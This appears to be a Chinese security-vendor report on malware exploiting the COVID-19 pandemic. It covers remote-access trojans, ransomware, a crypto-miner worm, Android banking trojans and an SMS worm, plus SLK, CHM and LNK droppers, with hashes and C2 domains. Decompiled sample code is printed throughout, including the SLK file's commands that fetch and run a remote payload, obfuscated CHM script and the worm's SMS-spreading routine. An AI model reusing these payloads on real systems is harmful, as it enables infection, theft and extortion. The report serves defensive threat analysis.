在此次针对疫情的样本投递中，攻击者将样本图标伪装成安装手册、IE浏览器、通讯软件Skype、BMP图片、自定义图片等常见图标。结合夺人眼球的文件名进行投递。投递木马大部分是魔改的”大灰狼”远控，其中部分样本是针对此次疫情”定制”；部分是老样本更改了图标和名字直接投递，详细信息如下：



以”口罩价格及例图.exe”为例，样本运行后会在内存中解密一个PE文件，修复文件头。



该PE文件则是魔改的”大灰狼远控”：

```
GetModuleFileNameA(0, &Filename, 0x104u);
v23 = 'C';
v24 = ':';
v25 = '\\';
v26 = 'W';
v27 = 'i';
v28 = 'n';
v29 = 'd';
v30 = 'o';
v31 = 'w';
v32 = 's';
v33 = '\\';
v34 = 's';
v35 = 'v';
v36 = 'c';
v37 = 'h';
v38 = 'o';
v39 = 's';
v40 = 't';
v41 = '.';
v42 = 'e';
v43 = 'x';
v44 = 'e';
v45 = 0;
wsprintfA(&BinaryPathName, aS, &v23);
phkResult = 0;
hService = 0;
ms_exc.registration.TryLevel = 0;
v3 = OpenSCManagerA(0, 0, 0xF003Fu);
hSCManager = v3;
if ( v3 )
{
  hService = CreateServiceA(
               v3,
               lpServiceName,
               lpDisplayName,
               0xF01FFu,
               0x110u,
               2u,
               1u,
               &BinaryPathName,
               0,
               0,
               0,
               0,
               0);
```

```
.data:100… 0000002D     C     Applications\\iexplore.exe\\shell\\open\\command
.data:100… 00000009     C     百度杀软
.data:100… 0000000F     C     BaiduSdSvc.exe
.data:100… 00000008     C     发现S-U
.data:100… 00000010     C     ServUDaemon.exe
.data:100… 00000007     C     在爆破
.data:100… 00000008     C     DUB.exe
.data:100… 00000009     C     在扫1433
.data:100… 00000009     C     1433.exe
.data:100… 00000007     C     在抓鸡
.data:100… 00000006     C     S.exe
.data:100… 00000009     C     微软杀毒
.data:100… 0000000D     C     mssecess.exe
.data:100… 0000000B     C     QUICK HEAL
.data:100… 0000000D     C     QUHLPSVC.EXE
.data:100… 00000009     C     安博士V3
.data:100… 0000000A     C     V3Svc.exe
.data:100… 00000007     C     安博士
.data:100… 0000000B     C     patray.exe
.data:100… 00000009     C     韩国胶囊
.data:100… 0000000C     C     AYAgent.aye
.data:100… 00000009     C     流里矿石
.data:100… 0000000A     C     Miner.exe
.data:100… 00000005     C     趋势
.data:100… 0000000C     C     TMBMSRV.exe
.data:100… 00000005     C     可牛
.data:100… 0000000D     C     knsdtray.exe
.data:100… 00000007     C     QQ.exe
.data:100… 00000007     C     K7杀毒
.data:100… 00000010     C     K7TSecurity.exe
.data:100… 0000000B     C     QQ电脑管家
.data:100… 0000000C     C     QQPCRTP.exe
.data:100… 00000009     C     金山卫士
.data:100… 0000000A     C     ksafe.exe
.data:100… 00000009     C     诺顿杀毒
.data:100… 0000000C     C     rtvscan.exe
.data:100… 0000000E     C     Avast网络安全
.data:100… 0000000C     C     ashDisp.exe
.data:100… 0000000E     C     Avira(小红伞)
.data:100… 0000000D     C     avcenter.exe
.data:100… 00000009     C     金山毒霸
.data:100… 0000000C     C     kxetray.exe
.data:100… 00000006     C     NOD32
.data:100… 00000009     C     egui.exe
.data:100… 00000007     C     麦咖啡
```

Windows勒索软件

勒索病毒，是伴随数字货币兴起的一种新型病毒木马，通常以垃圾邮件、服务器入侵、网页挂马、捆绑软件等多种形式进行传播。机器一旦遭受勒索病毒攻击，将会使绝大多数文件被加密算法修改，并添加一个特殊的后缀，且用户无法读取原本正常的文件，对用户造成无法估量的损失。勒索病毒通常利用非对称加密算法和对称加密算法组合的形式来加密文件，绝大多数勒索软件均无法通过技术手段解密，必须拿到对应的解密私钥才有可能无损还原被加密文件。黑客正是通过这样的行为向受害用户勒索高昂的赎金，这些赎金必须通过数字货币支付，一般无法溯源，因此危害巨大。

疫情期间，多类勒索软件也开始利用相关信息进行传播，包括Dharma/Crysis，CXK恶搞勒索，Android勒索等，其中一例勒索样本还将自己命名为COVID-19 RANSOMWARE

部分疫情相关勒索病毒信息如下


文件名	MD5	勒索家族
SAMPLE.EXE	055d1462f66a350d9886542d4d79bc2b	Dharma
2020.1.102020.1.23Information onTravelers from Wuhan China to India.zip	f94d84da27bd095fdeaf08ed4f7d8c9a	CXK_NMSL
COVID-19.exe	6245712b2f127a1595adab16b8224faf	COVID-19 RANSOMWARE

以COVID-19.exe为例

该样本由C#编写，提示信息硬编码到了代码中，要求用户到cultureland[.]co[.]kr购买10000韩元(约57人民币)的礼品卡然后将兑换码发送到木马开发者的邮箱。

```
private void Form1_Load(object sender, EventArgs e)
{
    string name = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
    string name2 = "COVID-19 RANSOMWARE";
    string executablePath = Application.ExecutablePath;
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
    registryKey.SetValue(name2, executablePath, RegistryValueKind.String);
    Process[] processesByName = Process.GetProcessesByName("Taskmgr.exe");
    foreach (Process process in processesByName)
    {
        process.Kill();
    }
    string str = "C:\\Users\\Public\\Documents\\Read_Me.txt";
    string path = this.userDir + this.userName + str;
    string[] contents = new string[]
    {
        "[COVID-19 RANSOMWARE]",
        "------------------------------------------------------------",
        "Oops, your been infected with Lansom by COVID-19 Ransomware.",
        "------------------------------------------------------------",
        "Just do what I tell you to do.",
        "Then I'll restore all your files.",
        "But if you try to recover in another way,",
        "You won't be able to recover the file.",
        "------------------------------------------------------------",
        "First, buy 10,000 KRW at cultureland.co.kr in Korean money.",
        "Second, send me the code to Snowflake0515@protonmail.com.",
        "I'll check the code and give you a recovery tool within a day.",
        "------------------------------------------------------------",
        "It's not safe to stay home!",
        "Good luck"
    };
    File.WriteAllLines(path, contents);
    MessageBox.Show("Just because you're home doesn't mean you're safe.", "System Warning", MessageBoxButtons.OK,
      MessageBoxIcon.Exclamation);
    MessageBox.Show("Your PC was infected with the Lansom by COVID-19.", "System Error", MessageBoxButtons.OK,
      MessageBoxIcon.Hand);
    MessageBox.Show("For more information, go to[C:\\Users\\Public\\Documents\\Read_Me.txt] and read the Read_Me file.",
      "System Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
```

经过分析，该样本制作简单，只能算是一个”伪勒索”，样本运行后不会真的加密用户的文件，只会弹出一个活动窗口，并提示用户到指定目录阅读刚才在代码中看到的提示信息。在任务管理器中将该进程结束即可。



相比之下，Dharma 家族在疫情期间投递的SAMPLE.EXE才是”正常”的勒索病毒，样本运行后，会将计算机所有文件加密为：[原始文件名].[id].[coronavirus@qq.com].ncov

并且给出勒索提示，要求用户发送邮件到coronavirus[AT]qq[.]com进行谈判。

挖矿


当今互联网的高速发展，孕育出了一批高新产业，如人工智能、分布式计算、区块链、无人驾驶等。这些高新技术为人们生活带来便利的同时，引发的安全问题也日益凸显。随着区块链技术的普及，其涉及的虚拟数字货币也创造了巨大的财富。这些虚拟货币可以通过“挖矿”的形式获取，“矿工”越多，利益越大。因此，近年来有越来越多的黑客团伙通过非法入侵控制互联网上的计算机并植入木马程序偷偷进行挖矿活动，为自己谋取暴利。

疫情期间，也有不法分子以新型冠状病毒查询为诱饵，投递了永恒之蓝挖矿蠕虫。样本信息如下

点击查询冠状病毒消息.exe	d8f6c66f84546ef19d8373f3bc9f1185

该木马运行后会创建一个每10分钟运行一次的计划任务，主要功能为从http[:]//t.zer2.com下载恶意文件到本地并放入到powershell中加载执行。

下载回来的文件是一个含有shellcode的powershell脚本，将shellcode解码得到包含了永恒之蓝的挖矿脚本。



移动终端相关攻击活动

随着移动办公的发展，不论是企业员工还是国家单位工作人员，都会用手机访问公司内部数据，根据IBM的研究，用户对移动设备上的网络钓鱼攻击的回应是桌面的三倍，而原因仅仅是因为手机是人们最先看到消息的地方，而且企业数据、政府数据的泄露导致的损失，很多时候是无法挽回的。如今，移动安全已经不仅仅是个人手机安全的问题，移动访问也越来越成为企业安全威胁的重要的来源，甚至影响到国家安全。


在疫情期间，Android木马也相继出现蹭”新冠肺炎”的热度。不少Android木马以”新冠病毒”为关键字进行投递，包括老牌Android木马家族Anubis、Cerberus（地狱犬）、新型木马家族Cerberus、SMS蠕虫以及CovidLock勒索病毒等等。

Anubis

文件名	covid-19.apk
MD5	2C522F3527DEF8AC97958CD2C89A7C29
包名	wocwvy.czyxoxmbauu.slsa
图标	

本次监测到的Anubis银行木马变种继承了之前的功能，代码核心以远控为主体，钓鱼、勒索等其它功能为辅，目的则为获取用户关键信息，窃取用户财产。不同之处在于，其将一部分配置信息加密存放在了本地等，而且配置信息中使用了大量的中文，其获取C2的方式也进行了改变。

Cerberus

文件名	Coronavirus.apk
MD5	B8328A55E1C340C1B4C7CA622AD79649
包名	hdjro.nzaqrgffealnhmorwihd.mfukiybfx
图标	

Cerberus木马与其它银行木马一样功能众多，而且由于其一直在地下论坛中进行租赁，可以根据“客户”的不同需求进行功能的增加等，加上其作者的高调做派，俨然已经接过了Anubis的邪恶传承，成为了目前威胁最大的银行木马。


Cerberus木马运行以后会诱骗用户激活设备管理器、隐藏自身图标、防止卸载等方式进行自我保护。Cerberus木马会获取并上传用户手机中短信、通讯录、手机已安装的应用信息、gmail信息等。此外Cerberus木马还可以截取用户手机屏幕，电话呼叫转移，获取用户银行账号、密码等恶意操作，并可以通过Team Viewe进行远控。

其支持的远控功能列表如下：

远控指令	指令含义
grabbing_lockpattern	对用户解锁密码时进行截屏
request_permission	请求敏感权限
run_admin_device	运行设备管理器
URL	在WebView中打开指定的URL
ussd	调用指定的USSD代码
get_data_logs	获取受感染设备上已安装应用程序信息、通讯录、短信
grabbing_google_authenticator2	截取google二次验证输入的信息
notification	设置消息通知图标、标题、内容、样式并发送。
grabbing_pass_gmail	获取受感染设备上的gmail信息
remove_app	防止卸载应用
remove_bot	删除机器人
send_sms	发送短信
run_app	运行更新的应用
call_forward	来电呼叫转移
patch_update	更新补丁
run_injects_emails	获取注入的电子邮件页面的账号密码信息
run_injects_banks	获取注入的银行页面的账号密码信息

SMS蠕虫

文件名	CoronaSafetyMask.apk

MD5	d7d43c0bf6d4828f1545017f34b5b54c
包名	com.coronasafetymask.app
图标	

样本运行后，会打开在线口罩购买平台https[:]//masksbox[.]com，尝试窃取用户购买时输入的卡号和密码。

```
.method public onClick(View)V
          .registers 4
00000000  const-string        p1, "https://masksbox.com"
00000004  invoke-static       Uri->parse(String)Uri, p1
0000000A  move-result-object  p1
0000000C  new-instance        v0, Intent
00000010  const-string        v1, "android.intent.action.VIEW"
00000014  invoke-direct       Intent-><init>(String, Uri)V, v0, v1, p1
0000001A  iget-object         p1, p0, MainActivity$1->this$0:MainActivity
0000001E  invoke-virtual      MainActivity->startActivity(Intent)V, p1, v0
00000024  return-void
.end method
```

同时，该恶意程序还会以SMS短信的方式将自己传播给通讯录上的所有人。短信内容为：Get safety from corona virus by using Face mask, click on this link download the app and order your own face mask – http[:]//coronasafetymask[.]tk


```
invoke-interface    Cursor->close()V, v0
iget-object         v0, p0, MainActivity->lst:List
invoke-interface    List->size()I, v0
move-result         v0
const-string        v2, "number"
const/16            v4, 100
if-lt               v0, v4, :11E

if-ge               v1, v4, :164

new-instance        v0, Random
invoke-direct       Random-><init>()V, v0
iget-object         v5, p0, MainActivity->lst:List
invoke-interface    List->size()I, v5
move-result         v5
invoke-virtual      Random->nextInt(I)I, v0, v5
move-result         v0
iget-object         v5, p0, MainActivity->lst:List
invoke-interface    List->get(I)Object, v5, v0
move-result-object  v0
check-cast          v0, String
invoke-static       SmsManager->getDefault()SmsManager
move-result-object  v5
const/4             v7, 0
const/4             v9, 0
const/4             v10, 0
const-string        v8, "Get safety from corona virus by using Face mask, click on this link download the app and order your own face mask - http://coronasafetymask.tk"
move-object         v6, v0
invoke-virtual/range SmsManager->sendTextMessage(String, String, String, PendingIntent, PendingIntent)V, v5 .. v10
invoke-static       Log->d(String, String)I, v2, v0
add-int/lit8        v1, v1, 1
goto                :C6
```

手机勒索软件

文件名	Coronavirus_Tracker.apk
MD5	D1D417235616E4A05096319BB4875F57
包名	com.device.security

图标	

该勒索木马跟一般勒索病毒一样，运行后诱骗用户激活设备管理器，之后强制对用户手机进行锁屏，并修改用户手机解锁密码，同时对用户进行勒索。勒索软件威胁要在48小时之内索要100美元的比特币，否则会删除用户手机个人信息。勒索界面如下



该样本将解锁密码硬编码在样本中，若不小心中招，可通过输入“4865083501“进行解锁

```
private void verifyPin() {
    String v0 = this.secretPin.getText().toString().trim();
    if(TextUtils.isEmpty(((CharSequence)v0))) {
        Toast.makeText(((Context)this), "enter decryption code", 0).show();
    }

    if(v0.equals("4865083501")) {
        SharedPreferencesUtil.setAuthorizedUser(((Context)this), "1");
        Toast.makeText(((Context)this), "Congrats. You Phone is Decrypted", 0).show();
        this.finish();
    }
    else {
        Toast.makeText(((Context)this), "Failed, Decryption Code is Incorrect", 0).show();
    }
}
```


各类特殊文件格式

奇安信红雨滴团队捕获的样本集中，除了常见的文件格式外，还捕获几例特殊文件格式样本，如SLK,CHM等，此类样本通过也是通过社交媒体或邮件进行传播，但基于公开信息未捕获其传播油价，故将此类样本单独阐述

SLK

近期，意大利疫情出现大爆发，随之而来的网络攻击活动也越演越烈，奇安信红雨滴团队捕获一例利用特殊格式（slk）在意大利传播的恶意样本。

Symbolic Link (Slk)是一种Microsoft文件格式，通常用于Excel表格更新数据，黑客利用这一特性将恶意的powershell代码添加其中，当用Excel打开文件时，恶意代码将被执行起来。由于这类格式不常见，所以具有一定程度的免杀效果。




捕获的样本信息如下

文件名	COVIDCompany.slk
MD5	e92d7a5ed21c5504316e046875d07444

利用文本编辑打开该文件，可见其将会执行powershell代码从远程获取文件执行

```
P;ECalibri;M220;SB;L55
P;ECalibri;M220;L18
P;ECalibri;M220;L21
C;Y76;X1;K"nxFsm"
F;Y324
C;K33;EEXEC("CmD.exe /c EChO|SEt /p=""@echo off&wm^ic pro^ces^s c^all cr^eat^e 'Ms"">%appdata%\nxFsm.bat")
F;Y325
C;K33;EEXEC("CmD.exe /c @echo off&ping 1&EcHo|set /p=""iexec /ihttp^:^/^/^invest"">>%appdata%\nxFsm.bat")
F;Y326
C;K33;EEXEC("cmD.exe /c @echo off&ping g&ping 2&EcHo|s^et /p=""invouproject.com/blocked.php "">>%appdata%\nxFsm.bat")
F;Y327
C;K33;EEXEC("cmD.exe /c @echo off&ping a&ping 2&ping 4&EcHo|set /p="" ^/q'"">>%appdata%\nxFsm.bat&%appdata%\nxFsm.bat")
F;Y328
C;KTRUE;EHALT()
P;ECalibri;M220;L61
P;ECalibri;M220;L63
P;ECalibri;M220;SB;L64;K"nxFsm"
P;ECalibri;M220;SB;L53
P;ECalibri;M220;L53
P;ECalibri;M220;SB;L10;K"nxFsm"
P;ECalibri;M220;L11;K"nxFsm"
P;ECalibri;M220;SI;L24
P;ECalibri;M220;SB;L9
P;ECalibri;M220;L10
```

最后，恶意的netsupport manager 远程控制软件将被执行起来控制受害者计算机




```
.text:00401000 ; |          Copyright (c) 2017 Hex-Rays, <support@hex-rays.com>          |
.text:00401000 ; |                    License info: 48-3FBD-7F04-2C                      |
.text:00401000 ; |                    Jiang Ying, Personal license                       |
.text:00401000 ; +-------------------------------------------------------------------+
.text:00401000 ;
.text:00401000 ; Input SHA256 : 49A568F8AC11173E3A0D76CFF6BC1D4B9BDF2C35C6D8570177422F142DCFDBE3
.text:00401000 ; Input MD5    : 8D9709FF7D9C838D376E01912C734F0A
.text:00401000 ; Input CRC32  : 2904524F
.text:00401000
.text:00401000 ; File Name   : E:\malware\ag\fonthost.exe1
.text:00401000 ; Format      : Portable executable for 80386 (PE)
.text:00401000 ; Imagebase   : 400000
.text:00401000 ; Timestamp   : 55BB8954 (Fri Jul 31 14:42:28 2015)
.text:00401000 ; Section 1. (virtual address 00001000)
.text:00401000 ; Virtual size                  : 00000080 (    176.)
.text:00401000 ; Section size in file          : 00000200 (    512.)
.text:00401000 ; Offset to raw data for section: 00000400
.text:00401000 ; Flags 60000020: Text Executable Readable
.text:00401000 ; Alignment     : default
.text:00401000 ; PDB File Name : E:\nsmsrc\nsm\1210\1210\client32\Release\client32.pdb
.text:00401000
.text:00401000                 .686p
.text:00401000                 .mmx
.text:00401000                 .model flat
```


CHM

CHM（Compiled Help Manual）即“已编译的帮助文件”。是微软新一代的帮助文件格式，利用HTML作源文，把帮助内容以类似数据库的形式编译储存。CHM支持Javas cript、VBs cript、ActiveX、Java Applet、Flash、常见图形文件(GIF、JPEG、PNG)、音频视频文件(MID、WAV、AVI)等等。所以在大多数人眼中，CHM等同于电子书，是没有危害的软件。

奇安信红雨滴团队捕获的CHM样本信息如下

文件名	MD5
Eeskiri-COVID-19.chm	6c27a66fc08deef807cd7c27650bf88f

将Chm反编译之后，会得到一个恶意的HTML文件以及shelma远控木马。



```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  struct tagMSG Msg; // [esp+0h] [ebp-20h]
  HACCEL hAccTable; // [esp+1Ch] [ebp-4h]

  LoadStringA(hInstance, 0x67u, WindowName, 100);
  LoadStringA(hInstance, 0x6Du, ClassName, 100);
  sub_401000(hInstance);
  if ( !sub_401130(hInstance) )
    return 0;
  hAccTable = LoadAcceleratorsA(hInstance, 0x6D);
  while ( GetMessageA(&Msg, 0, 0, 0) )
  {
    if ( !TranslateAcceleratorA(Msg.hwnd, hAccTable, &Msg) )
    {
      TranslateMessage(&Msg);
      DispatchMessageA(&Msg);
    }
  }
  return Msg.wParam;
}
```


```
<br>
<img src="http://maildrive.icu/downl/images/jpg_1.gif">
<br>
<script language="javascript">
var tmp1;
var tmp2 = 2;
var tmp3 = tmp1 + tmp2;
function foo1(str1)
{
    return str1.replace(/Y/g, '%');
}
function foo2(str1)
{
    return str1.replace(/X/g, '%');
}
var str =
'Y3CY6FY62Y6AY65Y63Y74Y20Y69Y64Y3DY78Y20Y63Y6CY61Y73Y73Y69Y64Y3DY22Y63Y6CY73Y69Y64Y3AY61Y64Y62Y38Y38Y30Y6
Y63Y6GY2DY39Y33Y37Y37Y2DY30Y30Y61Y61Y30Y30Y33Y62Y37Y61Y31Y31Y22Y20Y77Y69Y64Y74Y68Y3DY32Y32Y20Y68Y65Y69Y6
72Y61Y6DY20Y6EY61Y6DY65Y3DY22Y43Y6FY6DY61Y6EY64Y22Y20Y76Y61Y6CY75Y65Y3DY22Y53Y6BY6FY72Y74Y43Y75Y74Y22Y
1Y6DY65Y3DY22Y42Y75Y74Y74Y6FY6EY22Y20Y76Y61Y6CY75Y65Y3DY22Y42Y69Y74Y6DY61Y70Y3AY3AY73Y6BY6FY72Y74Y63Y75Y
Y6EY61Y6DY65Y3DY22Y49Y74Y65Y6DY31Y22Y20Y76Y61Y6CY75Y65Y3DY22Y2CY63Y6DY64Y2EY65Y78Y65Y2EY2EY2CY2EY63Y20Y6
2BY2AY2EY63Y6BY6DY29Y20Y64Y6FY20Y28Y6BY20Y2DY64Y65Y63Y6FY6DY70Y69Y6CY65Y20Y25Y74Y65Y6DY70Y25Y20Y25Y7EY
3Y20Y25Y74Y65Y6DY70Y25Y2FY7EY74Y6DY70Y36Y2EY63Y61Y62Y22Y3EY3CY70Y61Y72Y61Y6DY20Y6EY61Y6DY65Y3DY22Y49Y74Y
Y3DY22Y32Y37Y33Y2CY31Y2CY31Y22Y3EY3CY2FY6FY62Y6AY65Y63Y74Y3E'
var d1 = new Date();
var x1 = d1['getSeconds']();
var m1 = d1['getMinutes']();
setTimeout('decr()', 1949);
var x3 = 0;
function decr()
{
    var i;
    var A=0;
    for (i=0;i<4000000;i++)
        A++;
```

LNK

LNK是Microsoft Windows用于指向可执行文件或应用程序的快捷方式文件的文件扩展名。LNK文件通常用于创建开始菜单和桌面快捷方式。LNK代表LiNK。LNK文件可以通过更改图标伪装成合法文档。我们在疫情期间捕获的LNK样本如下

文件名	MD5
coronavirus.doc.lnk	42c6b1b0e770887c461c51002b3b71d2

LNK样本会将待执行的命令写入到<目标>字段中，这个命令将会在执行LNK文件的同时运行，受到长度限制的影响，<目标>字段中只会显示部分命令。将完整命令提取出来之后可知LNK文件执行时将会在本地释放并执行包含shellcode的VBS木马。




```
32041, 30976, 30276, 32400, 29929, 31329, 32400, 32400, 32041, 30625, 32400, 32041, 31684, 32041, 31684, 32400,
31329, 32400, 31329, 30976, 30625, 29929, 31684, 29584, 32400, 32400, 29584, 32041, 30625, 30625, 31684, 31684,
30276, 30976, 30276, 32400, 30625, 30276, 31684, 32041, 30976, 30976, 30625, 32400, 31684, 30625, 31684, 29584,
30276, 32400, 32400, 31329, 32041, 30625, 30976, 29929, 29584, 29929, 31684, 30976, 30976, 30276, 29929, 30976,
30625, 30276, 32041, 30976, 30276, 30625, 31329, 32400, 30276, 31684, 30625, 31329, 31329, 30625, 32400, 31684,
30976, 31684, 29929, 30625, 32041, 29929, 32400, 30976, 30276, 32400, 32041, 29584, 29929, 29929, 32400, 31329,
32041, 31684, 31329, 31329, 31684, 29584, 31684, 31329, 30625, 32400, 31684, 31684, 30976, 32041, 30976, 30625,
31329, 29584, 32400, 31329, 30276, 31684, 30276, 32041, 29929, 29584, 32400, 31329, 29929, 30625, 29929, 31329,
31684, 31329, 30276, 30276, 30976, 32041, 29929, 30625, 30625, 32400, 32400, 30276, 29584, 30276, 31329, 32041,
29584, 31684, 32041, 30976, 29929, 30625, 30976, 30976, 29584, 30625, 32400, 29929, 30276, 29929, 32400, 29584,
31684, 32041, 30625, 31329, 31329, 31684, 29929, 32041, 30976, 30976, 31684, 30276, 30276, 32400, 30976, 30976,
29929, 31329, 31684, 29584, 30276, 30625, 32041, 29929, 30625, 31329, 30276, 31684, 31684, 31684, 31329, 30976,
29929, 29584, 32041, 31329, 29584, 29929, 32041, 30976, 30625, 30625, 31684, 32400, 29929, 32400, 29584, 31684,
30976, 30276, 29584, 30276, 31684, 29929, 30625, 30276, 31329, 31329, 31684, 30625, 29584, 30625, 29584, 30276,
30625, 32400, 29584, 30625, 31329, 30976, 30625, 32400, 30276, 30625, 31684, 29929, 31329, 32041, 31684, 30276,
30276, 31684, 31329, 30276, 29929, 32041, 30625, 30625, 29584, 29929, 32041, 29929, 30625, 30976, 31684, 29929,
32041, 30976, 32041, 32041, 29929, 32041, 32400, 31329, 31329, 30625, 29929, 32400, 30625, 31684, 31329, 31329,
32400, 31329, 32400, 32400, 31329, 31684, 32400, 32400, 29584) : for naTBSFYEGvJQdHnQlsCHOHkKxrCTksLIwuwanjp =
lbound(HPnVSsPuVlSyVZggUoSyKdoGjtisvEkvAeMmqI) to ubound(OJMhpzXnKwXfkgPUpscbIpxCMQQMHLeuPvLiMOv) :
CPPFTOKSLLoZgwVEXzmeCFEkBmwCaySWTjRG = sqr(HPnVSsPuVlSyVZggUoSyKdoGjtisvEkvAeMmqI(naTBSFYEGvJQdHnQlsCHOHkKxrCTksLIwuw
anjp)) - sqr(OJMhpzXnKwXfkgPUpscbIpxCMQQMHLeuPvLiMOv(naTBSFYEGvJQdHnQlsCHOHkKxrCTksLIwuwanjp)) :
